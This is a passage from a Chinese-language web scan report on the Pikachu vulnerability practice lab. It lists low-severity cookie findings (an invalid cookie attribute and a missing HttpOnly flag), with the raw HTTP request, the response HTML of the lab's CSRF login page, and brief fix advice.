| 风险描述 | cookie 的至少一个属性会导致此 cookie 无效或与此 cookie 的其他属性或此 cookie 的使用环境不兼容。尽管这本身不是一个漏洞，但它可能会导致应用程序出现意外行为，从而导致次要的安全问题。 |
| 请求数据 | GET /pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Cache-Control: no-store, no-cache, must-revalidate  Content-Type: text/html;charset=utf-8  Date: Fri, 03 Feb 2023 00:59:49 GMT  Expires: Thu, 19 Nov 1981 08:52:00 GMT  Pragma: no-cache  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Set-Cookie: PHPSESSID=84tbhc3gvimj9m9uc2k31bh537; path=/  X-Powered-By: PHP/7.0.9  Content-Length: 34874    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../../assets/js/html5shiv.min.js"/script  script src="../../../assets/js/respond.min.js"/script  ![endif]--  script src="../../../assets/js/jquery-2.1.4.min.js"/script  script src="../../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class="active"   a href="../../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="../csrf.php"CSRF/a  /li  li class="active"CSRF(get) login/li  /ul!-- /.breadcrumb --   a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="这里一共有这么些用户vince/allen/kobe/grady/kevin/lucy/lili,密码全部是123456"  点一下提示~  /a   /div  div class="page-content"    div class="xss\_form"  div class="xss\_form\_main"  h4 class="header blue lighter bigger"  i class="ace-icon fa fa-coffee green"/i  Please Enter Your Information  /h4   form method="get" action="csrf\_get\_login.php"  !-- fieldset--  label  span  input type="text" name="username" placeholder="Username" /  i class="ace-icon fa fa-user"/i  /span  /label  /br   label  span  input type="password" name="password" placeholder="Password" /  i class="ace-icon fa fa-lock"/i  /span  /label    div class="space"/div   div class="clearfix"  labelinput class="submit" name="submit" type="submit" value="Login" //label  /div   /form     /div!-- /.widget-main --   /div!-- /.widget-body --     /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../../assets/js/jquery-ui.custom.min.js"/script script src="../../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../../assets/js/jquery.easypiechart.min.js"/script script src="../../../assets/js/jquery.sparkline.index.min.js"/script script src="../../../assets/js/jquery.flot.min.js"/script script src="../../../assets/js/jquery.flot.pie.min.js"/script script src="../../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../../assets/js/ace-elements.min.js"/script script src="../../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 确保 cookie 配置符合适用标准。 |
| 复测结果 |  |

* + - 1. Cookie 未设置 HttpOnly 标记

|  |  |
| --- | --- |
| 风险名称 | Cookie 未设置 HttpOnly 标记 |
| 风险级别 | **低** |
| 风险描述 | 一个或多个 cookie 没有设置 HttpOnly 标志。当 cookie 设置有 HttpOnly 标志时，它会命令浏览器该 cookie 只能由服务器访问，而不能由客户端脚本访问。这是对会话 cookie 的重要安全防护。 |
| 请求数据 | GET /pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Cache-Control: no-store, no-cache, must-revalidate  Content-Type: text/html;charset=utf-8  Date: Fri, 03 Feb 2023 00:59:49 GMT  Expires: Thu, 19 Nov 1981 08:52:00 GMT  Pragma: no-cache  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Set-Cookie: PHPSESSID=84tbhc3gvimj9m9uc2k31bh537; path=/  X-Powered-By: PHP/7.0.9  Content-Length: 34874    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../../assets/js/html5shiv.min.js"/script  script src="../../../assets/js/respond.min.js"/script  ![endif]--  script src="../../../assets/js/jquery-2.1.4.min.js"/script  script src="../../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class="active"   a href="../../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  